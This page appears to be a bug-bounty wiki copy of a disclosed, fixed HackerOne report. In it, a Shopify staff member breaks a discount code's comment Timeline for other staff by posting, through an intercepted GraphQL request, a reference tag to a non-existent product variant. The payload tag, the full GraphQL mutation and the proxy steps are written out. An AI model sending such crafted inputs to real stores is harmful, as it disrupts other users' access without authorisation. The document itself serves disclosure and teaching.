any staff members have the ability to comment in [discounts] he/she can disable comment section it to other staff even the admin of the store
A staff member could post a comment on a discount code that referenced a non-existent product variant, which caused an internal error when the discount page tried to render its Timeline. After that, the discount code page failed to load for other staff, including the store admin, until it was opened through the admin discounts list.
 Originally disclosed on HackerOne
- Triaged in 3 days
- Fixed in 10 days
- Disclosed after 20 days
Summary by the program
@modam3r5 discovered an issue where an attacker could disable the Timeline section associated with a discount code by referencing a non-existent product variant in a comment, which resulted a exception being raised. The page for a discount would still render, except for the Timeline. The issue was fixed by rendering the Timeline properly regardless of the contents of user comments.
Unfortunately this report wasn't eligible for a bounty because it was not one of our eligible vulnerability types. While we occasionally make exceptions for high-impact issues that fall outside our bounty table, the impact in this case is not sufficient to justify an exception.
The report
Hi,
I found this cool behavior by mistake when I was testing for some GraphQL, any user have ability to comment in discounts code at discounts section can turn off comments to the other staff members include the admin/manager of the store.
this happens because when the GraphQL used to create a comment that contains a Reference page TAG and this TAG for an another store Reference page this will make the request return with an internal error that will affect the conversion on the discounts code that will lead to disabled it to everyone on the store include the manager/staff of the store.
#PoC
- create two staffs
[admin1] - [admin2]in store. - from admin1 create a discount code and add a comment on it.
- from admin2 go to the discount code that had been created, turn-on the
Burpsuiteand add a comment. - catch the
GraphQLrequest and add this in value of parameter ==message==[#V12221027811351| ]and send the request. - the response will return with an error like this
{"errors":
[
{"message":"Internal error. Looks like something went wrong on our end.\nRequest ID: d8358e69-631c-45a7-929b-630b9abf8b5c (include this in support requests)."}
]
}
now if you refresh the page or going direct to discount code link will return with an error like this picture below

and the only way to browser the discount code that you had added a comment on it is from /admin/discounts/ and then click on the discount code and it will open without include/show the comment section in the footer of discount code page.

##GraphQL request
{"operationName":"TimelineCommentCreate","variables":{"input":{"message":"[#V12221027811351| ] ","resourceId":"gid://shopify/PriceRule/298300342294","attachments":[]}},"query":"mutation TimelineCommentCreate($input: TimelineCommentCreateInput!) {\n timelineCommentCreate(input: $input) {\n event {\n ...TimelineEvent\n __typename\n }\n userErrors {\n field\n message\n __typename\n }\n __typename\n }\n}\n\nfragment TimelineEvent on Event {\n id\n createdAt\n message\n ... on BasicEvent {\n attributeToApp\n attributeToUser\n __typename\n }\n ... on CommentEvent {\n rawMessage\n edited\n author {\n id\n name\n initials\n avatar(fallback: NOT_FOUND) {\n transformedSrc(maxWidth: 50, maxHeight: 50, scale: 3)\n __typename\n }\n __typename\n }\n attachments {\n id\n image {\n transformedSrc(maxWidth: 50, maxHeight: 54, scale: 3)\n __typename\n }\n fileExtension\n size\n name\n url\n __typename\n }\n embed {\n ... on Product {\n id\n title\n featuredImage {\n altText\n transformedSrc(maxWidth: 50, maxHeight: 50, scale: 3)\n __typename\n }\n tracksInventory\n totalInventory\n variants(first: 1) {\n edges {\n node {\n price\n __typename\n }\n __typename\n }\n __typename\n }\n __typename\n }\n ... on ProductVariant {\n id\n title\n image {\n altText\n transformedSrc(maxWidth: 50, maxHeight: 50, scale: 3)\n __typename\n }\n product {\n title\n __typename\n }\n inventoryQuantity\n inventoryItem {\n tracked\n __typename\n }\n __typename\n }\n ... on Customer {\n id\n displayName\n email\n ordersCount\n totalSpentV2 {\n amount\n currencyCode\n __typename\n }\n phone\n note\n __typename\n }\n ... on Order {\n id\n name\n createdAt\n totalPriceSet {\n shopMoney {\n amount\n currencyCode\n __typename\n }\n __typename\n }\n customer {\n id\n displayName\n __typename\n }\n lineItems(first: 250) {\n edges {\n node {\n id\n title\n product {\n id\n __typename\n }\n variant {\n id\n __typename\n }\n __typename\n }\n __typename\n }\n __typename\n }\n displayFinancialStatus\n displayFulfillmentStatus\n __typename\n }\n ... on DraftOrder {\n id\n name\n createdAt\n totalPrice\n customer {\n id\n displayName\n __typename\n }\n lineItems(first: 250) {\n edges {\n node {\n id\n title\n product {\n id\n __typename\n }\n variant {\n id\n __typename\n }\n __typename\n }\n __typename\n }\n __typename\n }\n __typename\n }\n __typename\n }\n __typename\n }\n __typename\n}\n"}
change the only value of parameter resourceId with ID of your **discount code ** that you created in the store.
##Video this video explain the behavior in case i missed something in the PoC steps
Impact
this can let any other stuff disabled the comment section on any discount code if he/she has the permission to reach it.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the Timeline renderer did not handle a comment referencing a missing product variant, so an exception was raised and the whole discount page failed to render.
Impact
Any staff member with access to a discount code could break its Timeline for everyone else, including the store admin, though the discount could still be reached through the admin discounts list.
What the attacker needed
Two staff accounts with discount access; ability to intercept the GraphQL request
The fix
It was fixed by rendering the Timeline properly regardless of what the user comments contain.
How it was found
- Create two staff accounts in the store.
- From the first staff account, create a discount code and add a comment to it.
- From the second staff account, open that discount code with an intercepting proxy and add a comment.
- In the captured GraphQL comment request, set the message to a reference tag pointing at a non-existent variant and send it.
- The server returns an internal error, and refreshing the discount code page then shows an error for other staff.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A store's admin area has a comment feed (called the Timeline) attached to each discount code. If someone posts a comment that points at a product variant that does not exist, the code that builds that feed crashes. The discount page then shows an error for everyone, so other staff cannot view it normally.
What is DoS?
A request that exhausts resources or crashes a component. Many programs forbid testing it; reports usually show it from code, not by attacking.